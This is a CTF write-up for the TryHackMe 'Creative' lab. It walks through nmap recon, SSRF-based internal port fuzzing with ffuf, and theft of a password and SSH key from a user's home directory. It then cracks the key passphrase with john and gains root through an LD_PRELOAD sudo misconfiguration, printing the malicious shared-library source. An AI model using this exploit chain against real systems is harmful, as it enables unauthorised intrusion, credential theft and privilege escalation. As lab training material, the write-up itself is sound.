

CTF - CREATIVE - TRYHACKME

Caio de Godoy Araújo


first of all, i start with a basic recon using nmap to see the services that are being used

```
(root@kali)-[/home/kali]
# nmap -p 1-5000 10.65.174.41
Starting Nmap 7.95 ( https://nmap.org ) at 2026-08-12 21:43 -03
Nmap scan report for 10.65.174.41
Host is up (0.15s latency).
Not shown: 4998 filtered tcp ports (no-response)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 26.04 seconds
```

to access the http port, its necessary to put the host in /etc/hosts, put the ip and the name of the domain


```
GNU nano 8.6 hosts *
127.0.0.1    localhost
127.0.1.1    kali
10.65.174.41 creative.thm
# The following lines are desirable for IPv6 capable hosts
::1          localhost ip6-localhost ip6-loopback
ff02::1      ip6-allnodes
ff02::2      ip6-allrouters
```



When you do the basic directory recon, its possible to find a page of components and the assets's page, but the assets's page is out of our permissions.



Happily, a new page shows up.



inside the page, its possible to see a url tester.


at first, i tried using a local host http request and it gave the creative.thm page

Beta URL Tester

This page provides the functionality that allows you to test a URL to see if it is alive. Enter a URL in the form below and click "Submit" to test it.


Enter URL:

Submit




this is important, i was reading about and it is a really common case of SSRF, and when it happens, a good thing to do is a SRRF recon, because its possible to have a port open only inside the server, something that nmap cant catch. So, using the BupSuit as our tool to do it.

Do the same process but now using the BurpSuit intercepting it, then get the post request in http history.



click with the right mouse's button, and then "Send to Intruder", next go to the page "Intruder" and its time to configurate your payload: click on the end of the url, click "Add" beside the "Positions", when the payload sub-page appers, in "Payload-type" select "Numbers", then you choose to start point in "From", and the end point in "To"



another faster way to do it is with fuzz, first, copy in a file the post request and put the "FUZZ" in the port of the url, its the index that the code we gonna use will search for

```

GNU nano 8.6 req.txt *
POST / HTTP/1.1
Host: beta.creative.thm
Content-Length: 26
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Origin: http://beta.creative.thm
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/142.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://beta.creative.thm/
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

url=http%3A%2F%2F127.0.0.1:FUZZ

```

Do a port wordlist

```

(root@kali)-[/home/kali]
# seq 1 10000 > portas.txt

```

and use the command

```

(root@kali)-[/home/kali]
# ffuf -request req.txt -request-proto http -w portas.txt -fs 13

```

And... jackpot, a new port founded

```

(root@kali)-[/home/kali]
# ffuf -request req.txt -request-proto http -w portas.txt -fs 13

```

writeup - lab - Creative

v2.1.0-dev

```

:: Method      : POST
:: URL         : http://beta.creative.thm/
:: Wordlist    : FUZZ: /home/kali/portas.txt
:: Header      : Cache-Control: max-age=0
:: Header      : Accept-Language: en-US,en;q=0.9
:: Header      : Accept-Encoding: gzip, deflate, br
:: Header      : Connection: keep-alive
:: Header      : Origin: http://beta.creative.thm
:: Header      : Content-Type: application/x-www-form-urlencoded
:: Header      : Upgrade-Insecure-Requests: 1
:: Header      : User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/142.0.0.0 Safari/537.36
:: Header      : Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
:: Header      : Referer: http://beta.creative.thm/
:: Header      : Host: beta.creative.thm
:: Data        : url=http%3A%2F%2F127.0.0.1:FUZZ
:: Follow redirects : false
:: Calibration    : false
:: Timeout        : 10
:: Threads        : 40
:: Matcher        : Response status: 200-299,301,302,307,401,403,405,500
:: Filter         : Response size: 13

```

80 [Status: 200, Size: 37589, Words: 14867, Lines: 686, Duration: 158ms]

1337 [Status: 200, Size: 1143, Words: 40, Lines: 39, Duration: 145ms]

Now lets see what it give to us

Beta URL Tester

This page provides the functionality that allows you to test a URL to see if it is alive. Enter a URL in the form below and click "Submit" to test it.

Enter URL:

Another jackpot. Now lets get some flags

Directory listing for /

- [bin@](#)
 - [boot/](#)
 - [dev/](#)
 - [etc/](#)
 - [home/](#)
 - [lib@](#)
 - [lib32@](#)
 - [lib64@](#)
 - [libx32@](#)
 - [lost+found/](#)
 - [media/](#)
 - [mnt/](#)
 - [opt/](#)
 - [proc/](#)
 - [root/](#)
 - [run/](#)
 - [sbin@](#)
 - [snap/](#)
 - [srv/](#)
 - [swap.img](#)
 - [sys/](#)
 - [tmp/](#)
 - [usr/](#)
 - [var/](#)
-

Beta URL Tester

This page provides the functionality that allows you to test a URL to see if it is alive. Enter a URL in the form below and click "Submit" to test it.

Enter URL:

Submit

Directory listing for /home/

- [saad/](#)
 - [ubuntu/](#)
-

Beta URL Tester

This page provides the functionality that allows you to test a URL to see if it is alive. Enter a URL in the form below and click "Submit" to test it.

Enter URL:

Submit

Directory listing for /home/saad/

- [.bash_history](#)
 - [.bash_logout](#)
 - [.bashrc](#)
 - [.cache/](#)
 - [.gnupg/](#)
 - [.local/](#)
 - [.profile](#)
 - [.ssh/](#)
 - [.sudo_as_admin_successful](#)
 - [.snap/](#)
 - [start_server.py](#)
 - [user.txt](#)
-

to get the first flag:

After an attempt to list the root dir and it failed, in saad, is possible to see a `bash_history`, so lets see it

```
whoami pwd ls -al ls cd .. sudo -l echo "saad:MyStrongestPasswordYet$4291" > creds.txt rm creds.txt sudo -l whomai whoami pwd ls -al sudo -l ls -al pwd whoami  
mysql -u root -p netstat -antlp mysql -u root sudo su ssh root@192.169.155.104 mysql -u user -p mysql -u db_user -p ls -ld /var/lib/mysql ls -al cat .bash_history cat  
.bash_logout nano .bashrc ls -al
```

If you try to connect in ssh using it user, it will be declined, because it need the famous `id_rsa`, that we can find in `.ssh`

Directory listing for `/home/saad/.ssh/`

- [authorized_keys](#)
- [id_rsa](#)
- [id_rsa.pub](#)
- [known_hosts](#)

after getting the `id_rsa`

```
(root@kali)-[/home/kali]  
# nano id_rsa_saad  
  
(root@kali)-[/home/kali]  
# chmod 600 id_rsa_saad
```

after it, when you try to login using that you gonna need a passphrase, to discover the real passphrase you need to use john for it, using the commands below:


```

(root@kali)-[/home/kali]
# ssh2john id_rsa_saad > hash_saad.txt

(root@kali)-[/home/kali]
# nano ../../etc/hosts

(root@kali)-[/home/kali]
# john hash_saad.txt --wordlist=../../usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 2 for all loaded hashes
Cost 2 (iteration count) is 16 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
sweetness (id_rsa_saad)
1g 0:00:01:00 DONE (2026-08-18 08:26) 0.01661g/s 15.94p/s 15.94c/s 15.94C/s xbox360..sandy
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

```

and then we are inside with the user saad

```

saad@ip-10-64-142-214:~$ whoami
saad

```

Now, looking what this user can do with `sudo -l`, it asks for a password, this password was shown in the `bash_history` of saad directory before -> `MyStrongestPasswordYet$4291`

```

saad@ip-10-64-142-214:~$ sudo -l
[sudo] password for saad:
Sorry, try again.
[sudo] password for saad:
Matching Defaults entries for saad on ip-10-64-142-214:
env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, env_keep+=LD_PRELOAD

User saad may run the following commands on ip-10-64-142-214:
(root) /usr/bin/ping

```

with that in mind, its possible to escalate privileges with `LD_PRELOAD`. So now, lets start this exploration, build a script with the code below:

```

GNU nano 8.6
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

void _init() {
    unsetenv("LD_PRELOAD");
    setuid(0);
    setgid(0);
    system("/bin/bash -p");
}

```

Now transform it in a shared library (.so) and send it to the target machine

```
(root@kali)-[/home/kali]
# gcc -fPIC -shared -o preload.so preload.c -nostartfiles

(root@kali)-[/home/kali]
# scp -i id_rsa_saad preload.so saad@creative.thm:/tmp/
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
Enter passphrase for key 'id_rsa_saad':
preload.so
```

With that, just get the root with the code below

```
saad@ip-10-64-142-214:~$ sudo LD_PRELOAD=/tmp/preload.so /usr/bin/ping -c 1 127.0.0.1
root@ip-10-64-142-214:/home/saad# whoami
root
```

A solid CTF challenge featuring a misconfiguration that evolves into an SSRF vulnerability enabling reconnaissance of the target machine's [localhost](#), alongside an excellent post-exploitation and privilege escalation phase.